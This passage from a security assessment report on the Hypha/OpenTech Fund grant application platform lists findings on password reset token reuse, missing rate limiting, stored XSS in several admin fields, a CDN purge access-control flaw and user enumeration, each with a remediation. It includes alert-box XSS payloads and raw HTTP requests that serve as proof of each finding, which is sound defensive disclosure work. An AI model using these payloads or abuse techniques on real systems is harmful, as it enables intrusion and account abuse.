Because the vulnerability can be only exploited via POST requests, its impact is very limited and it cannot be directly used for common Open Redirect attacks such as phishing.

Recommendation:

- Do not use user input for URLs.
- If dynamic URLs are required, use whitelisting. Make a list of valid, accepted URLs and do not accept other URLs.

4.9 OTF-005 — Insecure Password Reset

Vulnerability ID: OTF-005

Vulnerability type: Insecure Password


Threat level: Low

Description:

The password reset functionality is by default set to 8 days and the reset token remains the same until it has been changed.

Technical description:

Password link remains the same:



The screenshot shows three separate email messages from 'apply.hypha.test' to 'stefanpenetz@idgmedia.com'. Each message has a different subject (e.g., 'Password reset on apply.hypha.test:8090') and a different Date header (e.g., 'Thu, 05 Aug 2021 05:08:44 -0000'). However, the body of each message is identical, containing a single line of text: 'Please follow the link below to reset your password: http://apply.hypha.test:8090/account/password/reset/confirm/Nw-5c52999634cceff15b08b/'. This indicates that the password reset token is not being regenerated after each use, as it remains the same for 8 days.

The link does change after the password (including using the same password) has been reset.

Default set to 8 days:

```

base.py
278 WAGTAIL_CACHE_BACKEND = 'wagtailcache'
279
280 # Cloudflare cache invalidation.
281 # See https://docs.wagtail.io/en/v2.8/reference/contrib/frontendcache.html
282 if 'CLOUDFLARE_BEARER_TOKEN' in env and 'CLOUDFLARE_API_ZONEID' in env:
283     INSTALLED_APPS += ('wagtail.contrib.frontend_cache',) # noqa
284     WAGTAILFRONTENDCACHE = {
285         'cloudflare': {
286             'BACKEND': 'wagtail.contrib.frontend_cache.backends.CloudflareBackend',
287             'BEARER_TOKEN': env['CLOUDFLARE_BEARER_TOKEN'],
288             'ZONEID': env['CLOUDFLARE_API_ZONEID'],
289         },
290     }
291
292
293 # Search
294
295 WAGTAILSEARCH_BACKENDS = {
296     'default': {
297         'BACKEND': 'wagtail.contrib.postgres_search.backend',
298     },
299 }
300
301
302
303 # Password validation
304 # https://docs.djangoproject.com/en/stable/ref/settings/#auth-password-validation
305
306 AUTH_PASSWORD_VALIDATORS = [
307     {
308         'NAME': 'django.contrib.auth.password_validation.MinimumLengthValidator',
309         'OPTIONS': {
310             'min_length': 12,
311         }
312     },
313     {
314         'NAME': 'django.contrib.auth.password_validation.UserAttributeSimilarityValidator',
315     },
316     {
317         'NAME': 'django_pwned_passwords.password_validation.PWNEDPasswordValidator',
318     },
319 ]
320
321 # Number of days that password reset and account activation links are valid (default 3).
322 PASSWORD_RESET_TIMEOUT_DAYS = 8
323

```

Impact:

If the email of a user gets compromised, even if the user changes the associated email address, an attacker can still hack into the victim's account using a password reset link sent to the older email.

Recommendation:

Configure the password reset timeout to a maximum of 1 hour by using the `PASSWORD_RESET_TIMEOUT`

4.10 OTF-006 — Lack of Anti Automation

Vulnerability ID: OTF-006

Vulnerability type: Missing Anti-Automation

Threat level: Low

Description:

The application does not contain proper anti-automation to stop someone maliciously using functionality such as the Password Reset, Two-Factor-Authentication, Two-Factor-Authentication Backup Login, Newsletter subscription, Apply Forms and User Login.


Technical description:

Example of abusing the password reset functionality.

200 password requests were issued within 5 seconds:

The screenshot shows the "9. Intruder attack of sandbox-apply.opentech.fund - Temporary attack - Not saved to project file" window in the OWASP ZAP tool. The "Results" tab is selected, displaying a table of 200 requests. The table has columns for Request, Payload, Status, Error, Timeout, Length, and Comment. All requests have a status of 302 and a length of 994. The "Comment" column shows a repeating message: "Please follow the link below to reset your password: https://sandbox-apply.opentech.fund/...". Below the table, the "Request" tab is selected, showing the raw HTTP POST request for account/password/reset. The request includes various headers like Host, Content-Type, and User-Agent, and a long URL with session and csrf tokens. At the bottom of the interface, there is a search bar and a message indicating 0 matches found.

Result a flooded mailbox:



Note that the client mentioned that they are using strong passwords and that high privileged accounts are using mandatory 2FA. Passwords are checked against the Haveibeenowned database as well. This makes successfully brute-forcing account access not feasible but other attacks remain feasible.

Impact:

It is possible to automate the submission of this request with random data and flood the application's database with huge data. It may (technically) also lead to DOS attack on the application/database.

Recommendation:

Apply an anti-automation on the Password Reset, Two-Factor-Authentication, Two-Factor-Authentication Backup Login, Newsletter subscription, Apply Forms and User Login request. One of the common ways to do it would be implementing a Captcha (hCAPTCHA is very effective) on those pages and only show and enforce the use of it after a certain amount of requests per IP.

4.11 OTF-008 — XSS in Footer

Vulnerability ID: OTF-008

Vulnerability type: XSS

Threat level: Low

Description:

The Footer incorrectly validates input that results in Cross-Site-Scripting (XSS).

Technical description:

Add XSS Payload to footer:

The screenshot shows the Wagtail admin interface. A green banner at the top indicates "System settings updated." Below it, the "EDITING System settings" section is open, specifically the "SITE LOGO" tab. It contains fields for "Site logo default" and "Site logo mobile", each with a "CHOOSE AN IMAGE" button. There is also a "Site logo link" field with a URL placeholder. The "FOOTER CONTENT" section contains a code editor with the following content:

```
<p>Configure this text in Wagtail admin -> Settings -> System settings.</p><script>alert('blaat')</script>
```

Below this, the "404 PAGE" section is open, showing a title "Page not found" and a rich text editor with the message "You may be trying to find a page that doesn't exist or has been moved." At the bottom right is a "SAVE" button.

Results in XSS:

The screenshot shows a browser window titled "Demo Apply Homepage". An alert dialog box is displayed, containing the text "apply.hypha.test:8090 says blaat". There is an "OK" button at the bottom right of the dialog. The background of the browser shows a page with a blue header and some text, with several rectangular boxes highlighted in purple.

Impact:

This XSS can only be created and triggered by high privileged users (e.g staff and admin) making it a Low impact. However it is still recommended to not allow XSS in the first place since a successful attack could lead to session hijack, credential stealing, or infecting systems with malware.

Recommendation:

This appears to be by design (functionality is only accessible as a high priv user) but allowing dangerous tags in the first place is not best practice. In this case it is better to use a whitelist with accepted tags and attributes to limit the attack vector.

4.12 OTF-009 — Low privileged user able to Purge CDN and Cache.

Vulnerability ID: OTF-009

Vulnerability type: Broken ACL

Threat level: Low



Description:

Low privileged users are able to Purge CDN and Cache.

Technical description:

Staff members (high privileged users), Editors and Moderators do not see the Purge CDN and Cache functionality in the User Interface but are still able to access and use the functionality by using the following URL's:

```
http://apply.hypha.test:8090/admin/cache/  
http://apply.hypha.test:8090/admin/purge/
```



Impact:

Impact is low since no possibility of abuse was found during testing, but new introduced functionality could make this issue more severe. In general it is recommended to prevent users accessing functionality they should not have access to.

Recommendation:

Verify whether the current user is allowed to access the requested resource and deny access if this is not the case.

4.13 OTF-011 — XSS in Used By

Vulnerability ID: OTF-011

Vulnerability type: XSS


Threat level: Low


Description:

The Used By field incorrectly validates input that results in Cross-Site-Scripting (XSS).

Technical description:

Add XSS payload to Fundtype:







```

▼<tbody>
  ▶<tr class="odd" data-object-pk="7">...</tr>
  ▶<tr class="even" data-object-pk="6">...</tr>
  ▶<tr class="odd" data-object-pk="5">...</tr>
  ▶<tr class="even" data-object-pk="4">...</tr>
  ▶<tr class="odd" data-object-pk="3">
    ▶<td class="field-name">...</td>
    ▶<td class="field-used_by"> == $0
      <script>alert('blaat')</script>
    </td>
    <td>, The double sandbox fund</td>
  </tr>

```

Or add XSS payload to RFPs:





```

▼ <div class="row">
  ::before
  ▼ <div class="result-list col12">
    ▼ <table class="listing full-width">
      ▶ <thead>...</thead>
      ▼ <tbody>
        ▼ <tr class="odd" data-object-pk="2">
          ▶ <td class="field-name">...</td>
          ▼ <td class="field-used_by"> == $0
            <script>alert('blaat')</script>
          </td>
        ▼ <td>
          ", Experiment partner"
          <script>alert('blaat2')</script>
          <code></code>
        </td>
        <td></td>
      </tr>
      ▶ <tr class="even" data-object-pk="1">...
    ...
  ...

```

The XSS can also be added to the following forms:

- Determinationform (/admin/determinations/determinationform/)
- Reviewform (/admin/review/reviewform/)

Impact:

This XSS can only be created and triggered by high privileged users (e.g staff and admin) making it a Low impact. However it is still recommended to not allow XSS in the first place since a successful attack could lead to session hijack, credential stealing, or infecting systems with malware.

Recommendation:

All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input

fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute special characters like [;()``<>/] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities.

More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting

4.14 OTF-012 — XSS in Reviewer Role.

Vulnerability ID: OTF-012

Vulnerability type: XSS

Threat level: Low

Description:

Cross-Site-Scripting (XSS) was found in Reviewer Role.

Technical description:

Add XSS Payload to Reviewer Role:

The screenshot shows a web application interface for managing roles. The URL in the address bar is `apply.hypha.test:8090/admin/funds/reviewerrole/`. The main title is 'REVIEWER ROLES'. A sub-header says 'REVIEWER ROLE' and shows 'Role 2<script>alert('blast')</script> updated.' with an 'EDIT' button. On the left, there's a sidebar with navigation links: 'Pages', 'Investments', 'Images', 'Documents', 'Snippets', 'Forms', 'Apply' (which is expanded to show 'Manage', 'Taxonomies', 'Reports', and 'Settings'), and 'Apply Dashboard'. The main content area has a table with one row labeled 'Role 1'. At the bottom right of the page, it says 'Page 1 of 1.'

Result XSS:

```


<label for="id_role_reviewer_role-2scriptalertblaatscript">
        <span>Role 2<script>alert('blaat')</script> Reviewer</span>
    </label>


```

```

<div class="form__item">
    <div class="form__select">
        <select name="role_reviewer_role-2scriptalertblaatscript" data-minimum-input-length="0" data-allow-clear="true" data-placeholder="Select a r
            <option value=""></option>
            <option value="">-----</option>
    
```

Impact:

This XSS can only be created and triggered by high privileged users (e.g staff and admin) making it a Low impact. However it is still recommended to not allow XSS in the first place since a successful attack could lead to session hijack, credential stealing, or infecting systems with malware.

Recommendation:

All user input as well as output to users must be strictly filtered. Within these checks it is necessary to implement filter mechanisms that operate on a white list basis instead of a black list basis. It is recommended that parameters or input fields that can only consist of numerical values are only accepted by the server if they are in fact numeric. All checks have to be performed on the server and not on the client-side. To avoid cross-site scripting it is necessary to substitute

special characters like [;()``<>] for their HTML equivalents. It is not sufficient to only filter special HTML tags like "script" because there exist countless alternatives to successfully exploit cross-site scripting vulnerabilities.

More information can be found at: https://www.owasp.org/index.php/Cross_Site_Scripting

4.15 OTF-014 — User Enumeration with Email Address Change

Vulnerability ID: OTF-014

Vulnerability type: User Enumeration


Threat level: Low

Description:


Valid users can be found by abusing the Profile Change Email address functionality.

Technical description:


Example of current logged in user:



No error is shown (which is expected behavior) when changing to a non-existing user :



However, when changing to an existing user an error is shown which indicates that a user with this Email address already exists:



```

Request
Pretty Raw Hex ⌂ ⌂
1 POST /account HTTP/2
2 Host: sandbox-apply.opentech.fund
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 131
5 Cache-Control: max-age=0
6 Referer: https://sandbox-apply.opentech.fund/account
7 Sec-Ch-Ua-Mobile: ?0
8 Upgrade-Insecure-Requests: 1
9 Origin: https://sandbox-apply.opentech.fund
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Dest: document
16 Sec-Fetch-User: ?1
17 Referer: https://sandbox-apply.opentech.fund/account
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.8,en;q=0.8
20 Content-Type: application/x-www-form-urlencoded
21 csrfmiddlewaretoken: 9UDc0dL2V2WcM0Hv6c5bJUSD2vdH67pmJbf7lnaX6jYpXFJULMX3nM7Msfull_name=Applicant&email=staff2@40example.com
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39

```

The screenshot shows a browser developer tools Network tab. A POST request is made to the endpoint '/account'. The request body contains a csrfmiddlewaretoken and full_name parameters. The response is a JSON object containing various headers and a rendered HTML page.

Impact:

Valid usernames can be enumerated and used in further attacks.

Recommendation:

Modify the functionality to return only a generic response making it impossible to distinguish between a valid username and an invalid username and implement a Captcha (see also finding [OTF-006](#) (page 37)).

4.16 OTF-015 — XSS in Review Form

Vulnerability ID: OTF-015

Vulnerability type: XSS

Threat level: Low

Description:

Cross-Site-Scripting (XSS) was found in the Review Forms.

Technical description:

Add XSS payload to Review Form:

REVIEW FORMS

NAME	USED BY
Review example for blaat-dfgdfgdfgdfgdfg (The single sand fund)	dgdgdgdgdgdgdg
Review example for blaat (The single sand fund)	
Review example for Experiment round (Experiment partnerblaat2codeid)	Experiment round
Review example for Sandbox period 4 (The double sandbox fund)	Sandbox period 4
Review example for Sandbox period 4 (The double sandbox fund)	Sandbox period 4
Review example for Sandbox period 1 (The single sand fund)scriptalert(blaat)script	Sand period 1
Review example	The double sandbox fund, The single sand fund, Experiment partnerblaat2codeid, The double sandbox fund, Lab fund


Page 1 of 1.

Edited request

```
POST /admin/review/reviewform/edit/2 HTTP/1.1
Host: apply.hypha.test:8090
Content-Length: 1409
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
